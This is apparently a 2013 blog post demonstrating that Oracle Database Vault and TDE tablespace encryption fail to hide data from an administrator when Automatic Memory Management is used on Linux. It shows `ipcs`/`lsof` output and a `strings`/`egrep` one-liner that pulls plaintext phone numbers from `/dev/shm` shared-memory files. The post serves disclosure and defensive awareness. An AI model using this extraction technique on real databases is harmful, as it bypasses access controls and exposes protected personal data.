2013

ORACLE DATABASE VAULT AND TDE

Security issue - Oracle Database Vault and tablespace TDE not enough for hiding data from database administrators

Environment description

- OS - Oracle Linux Server release 6.3
- Database – Oracle Database 11.2.0.3 EE with Database Vault and Transparent Data Encryption

Experiment details

I want to prove, that ODV and TDE for tablespaces can be not enough for securing sensitive data from sysdba. In my example I will use HR schema and EMPLOYEES table for presentation purposes – let's assume that my sensitive data are, for example, phone numbers of employees. I've created a realm that protects whole HR schema, so SYSDBA has no access to it.

```
SQL> select user
  2  from dual;

USER
------------------------------
SYS

SQL> select count(1)
  2  from hr.jobs;
from hr.jobs
       *
ERROR at line 2:
ORA-01031: insufficient privileges
```

Additionally tablespace in which EMPLOYEES table resides is encrypted, so accessing datafile directly is useless.

```
SQL> select table_name, t.tablespace_name, ts.encrypted
  2  from dba_tables t, dba_tablespaces ts
  3  where t.tablespace_name=ts.tablespace_name
  4  and   t.owner='HR'
  5  and   t.table_name='EMPLOYEES';

TABLE_NAME                     TABLESPACE_NAME                ENC
------------------------------ ------------------------------ ---
EMPLOYEES                      EMPLOYEES_AES128               YES
```

My Oracle Database is using AMM


```
SQL> sho parameters memory_target

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
memory_target                        big integer 1520M
SQL>
```

When I'm using AMM on Linux, memory is represented by files on /dev/shm device, which can be checked by ipcs and lsof commands

```
[root@rico ~]# ipcs

------ Shared Memory Segments --------
key        shmid      owner      perms      bytes      nattch     status
0x00000000 0          gdm        600        393216     2          dest
0x00000000 32769      gdm        600        393216     2          dest
0x00000000 65538      gdm        600        393216     2          dest
0x00000000 98307      gdm        600        393216     2          dest
0x00000000 131076     gdm        600        393216     2          dest
0x00000000 196613     oracle     640        4096       0
0x00000000 229382     oracle     640        4096       0
0xfa55c7d8 262151     oracle     640        4096       0
0x00000000 327688     oracle     640        4096       0
0x00000000 360457     oracle     640        4096       0
0x42e38fd0 393226     oracle     640        4096       0

------ Semaphore Arrays --------
key        semid      owner      perms      nsems
0x00000000 0          root       600        1
0x00000000 65537      root       600        1
0x496bed6c 196610     oracle     640        182
0x496bed6d 229379     oracle     640        182
0x496bed6e 262148     oracle     640        182
0x89a83438 393221     oracle     640        154

------ Message Queues --------
key        msqid      owner      perms      used-bytes   messages
```

```
[root@rico ~]# lsof | grep 393226
oracle    2632    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2634    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2636    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2640    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2642    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2644    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2646    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2648    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2650    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2652    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2654    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2656    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2658    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2660    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2662    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2664    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2666    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2668    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2672    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2674    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2680    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2732    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2743    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2748    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2766    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2778    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2797    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2799    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    2881    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    3309    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    3330    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    3433    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    3480    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
oracle    3482    oracle  mem       REG              0,17  16777216              21298 /dev/shm/ora_orcl_393226_0
```

Now let's issue SELECT statement on EMPLOYEES table as HR user from SQLDeveloper tool.



After this query we should have blocks from EMPLOYEES segment copied into buffer cache – now lets see what we can do with it at OS level without any special privileges.

```
[oracle@rico ~]$ cd /dev/shm/
[oracle@rico shm]$ strings ora_orcl_* | egrep "^[0-9]{3}\.[0-9]{3}\.[0-9]{4}$" | sort | uniq | tail -10
650.507.9833
650.507.9844
650.507.9876
650.507.9877
650.507.9878
650.507.9879
650.509.1876
650.509.2876
650.509.3876
650.509.4876
[oracle@rico shm]$
```

Looks familiar? ☺

Conclusion

When Oracle database is using AMM on Linux (memory_target parameter) ODV and encrypted tablespace is not enough for keeping sensitive data hidden from database administrator – if he knows what he is looking for…